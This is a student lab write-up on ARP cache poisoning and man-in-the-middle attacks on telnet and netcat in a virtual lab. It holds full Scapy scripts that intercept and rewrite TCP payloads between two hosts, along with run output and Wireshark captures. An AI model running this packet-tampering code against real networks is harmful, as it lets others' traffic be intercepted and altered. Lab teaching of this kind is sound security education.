To achieve the MiTM conditions given in the instructions, we have to first intercept the TCP packet, delete its checksum, delete the original payload and inject my own data into it. Again, using the code skeleton from the lab instructions, I customized the requirements to create the code as follows:

```
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.0.2.7"
MAC_A = "08:00:27:9f:82:d4"
IP_B = "10.0.2.6"
MAC_B = "08:00:27:ba:31:c6"
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

#construct new payload
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load
                        extract = data.decode()
                        newdata = re.sub(r'[a-zA-Z]',r'Z',extract)
                        print("Replaced data: ", extract," with: ", newdata)
                        send(newpkt/newdata, verbose = False)
                else:
                        send(newpkt, verbose = False)
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt, verbose = False)

pkt = sniff(iface='eth0',filter = 'tcp',prn=spoof_pkt)
```


The code is quite simple to comprehend. We first receive TCP packets targeted for B. Then remove its checksum and payload (newpkt). Further, we replace the payload data with “Z” (‘extract’ variable in code) and then append this new “Z” (newdata) into the newpkt and send to the destination.

First, I ran the ARP cache poisoner I developed in Task 2.1. Then I turn on IP port forwarding using the command: sysctl net.ipv4.ip_forward=1



```
     hwtype    = 0×1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:1e:26:b9
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:9f:82:d4
     pdst      = 10.0.2.7

.
Sent 1 packets.
Sending the following packet to B

###[ Ethernet ]###
  dst       = 08:00:27:ba:31:c6
  src       = 08:00:27:1e:26:b9
  type      = ARP
###[ ARP ]###
     hwtype    = 0×1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:1e:26:b9
     psrc      = 10.0.2.7
     hwdst     = 08:00:27:ba:31:c6
     pdst      = 10.0.2.6

.
Sent 1 packets.
^CTraceback (most recent call last):
  File "/root/ARP/arp_request.py", line 44, in <module>
    time.sleep(5)
KeyboardInterrupt


┌──(root㉿kali)-[~/ARP]
└─# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


After that, I connected host A to host B using telnet.



```
root@metasploitable:~# telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```


After the connection is established, I turned off the IP forwarding using the command:

sysctl net.ipv4.ip_forward=0. Finally, I launched my mitm sniffer and turned Wireshark on side by side.



```
┌──(root㉿kali)-[~/ARP]
└─# python3 mitm.py
Replaced data:  h  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  a  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  a  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  rs  with:  ZZ
Replaced data:  Z  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  ZZ  with:  ZZ
Replaced data:  Z  with:  Z
Replaced data:  rs  with:  ZZ
Replaced data:  Z  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  ZZ  with:  ZZ
Replaced data:  hit  with:  ZZZ
Replaced data:  Z  with:  Z
Replaced data:  ZZ  with:  ZZ
Replaced data:  Z  with:  Z
Replaced data:  Z  with:  Z
Replaced data:  ZZ  with:  ZZ
Replaced data:  ZZZ  with:  ZZZ
Replaced data:  Z  with:  Z
Replaced data:  ZZ  with:  ZZ
Replaced data:  Z  with:  Z
Replaced data:  hit  with:  ZZZ
Replaced data:  Z  with:  Z
Replaced data:  ZZ  with:  ZZ
Replaced data:  ZZZ  with:  ZZZ
```

As we can see that the data I typed got replaced with Z but due to Telnet's nature, existing data was, again and again, being fed into the sniffer. The data I typed was "Harshit1." We can see the result in Wireshark and observe that the packets were being received, edited, and forwarded again to the destination but packets coming from B to A had no change (as per the instructions)


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.  Time          Source      Destination  Protocol  Length  Info
 489 14.829458883  10.0.2.6    10.0.2.7     TCP       67 [TCP Spurious Retransmission] 23 → 34405 [PSH, ACK] Seq=2 Ack=7 Win=509 Le…
 490 14.829970113  10.0.2.7    10.0.2.6     TCP       78 34405 → 23 [ACK] Seq=13 Ack=7 Win=109 Len=0 TSval=1531 TSecr=2630978086 SL…
 491 14.852545990  10.0.2.7    10.0.2.6     TCP       78 34405 → 23 [ACK] Seq=13 Ack=3 Win=109 Len=0 TSval=1287 TSecr=2630976451 SL…
 492 14.881194430  10.0.2.7    10.0.2.6     TCP       66 34405 → 23 [ACK] Seq=7 Ack=3 Win=109 Len=0 TSval=993 TSecr=2630974398
 493 14.900549985  10.0.2.6    10.0.2.7     TCP       70 [TCP Retransmission] 23 → 34405 [PSH, ACK] Seq=3 Ack=7 Win=509 Len=4 TSval…
 494 14.900863724  10.0.2.7    10.0.2.6     TCP       78 34405 → 23 [ACK] Seq=13 Ack=7 Win=109 Len=0 TSval=1538 TSecr=2630978086 SL…
 495 14.920206185  10.0.2.7    10.0.2.6     TCP       66 [TCP Dup ACK 494#1] 34405 → 23 [ACK] Seq=13 Ack=7 Win=109 Len=0 TSval=1292…
 496 14.920484467  10.0.2.6    10.0.2.7     TELNET    72 Telnet Data ...
 497 14.944592979  10.0.2.7    10.0.2.6     TCP       67 [TCP Spurious Retransmission] 34405 → 23 [PSH, ACK] Seq=1 Ack=1 Win=109 Le…
 498 14.944879156  10.0.2.6    10.0.2.7     TCP       78 [TCP Dup ACK 496#1] 23 → 34405 [ACK] Seq=13 Ack=13 Win=509 Len=0 TSval=263…
 499 14.967920567  10.0.2.6    10.0.2.7     TCP       78 23 → 34405 [ACK] Seq=7 Ack=7 Win=509 Len=0 TSval=2630978254 TSecr=1112 SLE…
 500 14.992342713  10.0.2.6    10.0.2.7     TCP       78 23 → 34405 [ACK] Seq=7 Ack=7 Win=509 Len=0 TSval=2630976478 TSecr=993 SLE=…
 501 15.016513127  10.0.2.6    10.0.2.7     TCP       78 23 → 34405 [ACK] Seq=3 Ack=3 Win=509 Len=0 TSval=2630975266 TSecr=897 SLE=…
 502 15.016808030  10.0.2.7    10.0.2.6     TCP       66 34405 → 23 [ACK] Seq=13 Ack=7 Win=109 Len=0 TSval=1549 TSecr=2630978254
 503 15.040719373  10.0.2.7    10.0.2.6     TCP       66 [TCP Dup ACK 502#1] 34405 → 23 [ACK] Seq=13 Ack=7 Win=109 Len=0 TSval=1299…
 504 15.064316506  10.0.2.6    10.0.2.7     TCP       78 23 → 34405 [ACK] Seq=3 Ack=3 Win=509 Len=0 TSval=2630974422 TSecr=850 SLE=…
 505 15.064579570  10.0.2.7    10.0.2.6     TCP       66 [TCP Dup ACK 502#2] 34405 → 23 [ACK] Seq=13 Ack=7 Win=109 Len=0 TSval=1554…
 506 15.088523444  10.0.2.7    10.0.2.6     TCP       66 [TCP Dup ACK 502#3] 34405 → 23 [ACK] Seq=13 Ack=7 Win=109 Len=0 TSval=1301…
 507 15.112028454  10.0.2.6    10.0.2.7     TCP       78 23 → 34405 [ACK] Seq=2 Ack=2 Win=509 Len=0 TSval=2630973834 TSecr=804 SLE=…
 508 15.112321714  10.0.2.7    10.0.2.6     TCP       66 [TCP Dup ACK 502#4] 34405 → 23 [ACK] Seq=13 Ack=7 Win=109 Len=0 TSval=1559…
 509 15.136122189  10.0.2.7    10.0.2.6     TCP       66 [TCP Dup ACK 502#5] 34405 → 23 [ACK] Seq=13 Ack=7 Win=109 Len=0 TSval=1304…

› Frame 496: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface eth0, id 0
› Ethernet II, Src: PcsCompu_ba:31:c6 (08:00:27:ba:31:c6), Dst: PcsCompu_1e:26:b9 (08:00:27:1e:26:b9)
› Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
› Transmission Control Protocol, Src Port: 23, Dst Port: 34405, Seq: 7, Ack: 13, Len: 6
› Telnet
```

This way, I was able to perform MiTM on telnet.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning


Ans: As per the instructions in lab section 5, the aim is to intercept and modify packets originating from netcat and replace each occurrence of my first name with a series of A's of the same length as the name.

To do this, first I set port forwarding to 1 and ran my ARP cache-poisoning python program.




```
┌──(root㉿kali)-[~/ARP]
└─# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

┌──(root㉿kali)-[~/ARP]
└─# python3 arp_request.py
Sending the following packet to A

###[ Ethernet ]###
  dst       = 08:00:27:9f:82:d4
  src       = 08:00:27:1e:26:b9
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:1e:26:b9
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:9f:82:d4
     pdst      = 10.0.2.7

.
Sent 1 packets.
Sending the following packet to B

###[ Ethernet ]###
  dst       = 08:00:27:ba:31:c6
  src       = 08:00:27:1e:26:b9
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:1e:26:b9
     psrc      = 10.0.2.7
```

Next, I set up a Netcat listener on host B and connect to it from host A




```
seed@VM: ~
[10/14/22]seed@VM:~$ nc -lp 9090
```



```
root@metasploitable:~# nc 10.0.2.6 9090
```

Thereafter, I set port forward option to 0




```
┌──(root㉿kali)-[~/ARP]
└─# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Next step, I created the following code which changes my first name with a sequence of A's. The code is same as in Task 2 except for the following change:

- Used replace() function to switch bytes in the name


```
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.0.2.7"
MAC_A = "08:00:27:9f:82:d4"
IP_B = "10.0.2.6"
MAC_B = "08:00:27:ba:31:c6"
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

#logic to replace name with series of A's
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load
                        newdata = data.replace(b'Harshit',b'AAAAAAA')
                        print("Replaced data: ", data," with: ", newdata)
                        send(newpkt/newdata, verbose = False)
                else:
                        send(newpkt, verbose = False)
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt, verbose = False)

pkt = sniff(iface='eth0',filter = 'tcp',prn=spoof_pkt)
```

After the code is running and set up, I typed a couple sentences in the netcat terminal.




```
root@metasploitable:~#
root@metasploitable:~# nc 10.0.2.6 9090
Harshit is coding
Rajpal123
_
```

As we can see in the result, MiTM program has successfully replaced "Harshit" with "AAAAAA"



```
┌──(root㉿kali)-[~/ARP]
└─# python3 nc_mitm.py
Replaced data:  b'Harshit is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'Rajpal123\n'  with:  b'Rajpal123\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'Rajpal123\n'  with:  b'Rajpal123\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is c
oding\n'
Replaced data:  b'Rajpal123\n'  with:  b'Rajpal123\n'
Replaced data:  b'AAAAAAA is coding\n'  with:  b'AAAAAAA is coding\n'
Replaced data:  b'Rajpal123\n'  with:  b'Rajpal123\n'
```

In this task, since the ARP cache for A and B are being poisoned with each other IP's but machine M's MAC, the packet was received at the attacker machine. The mitm sniffing tool then modifies the packet and sends it to host B. As we can see below the edited packet has reached its destination.



```
[10/14/22]seed@VM:~$ nc -lp 9090
AAAAAAA is coding
Rajpal123
```

Thus, this proves that MiTM on netcat has been successfully executed by using ARP cache poisoning attack.

Task 4: Write-Up

DIY bros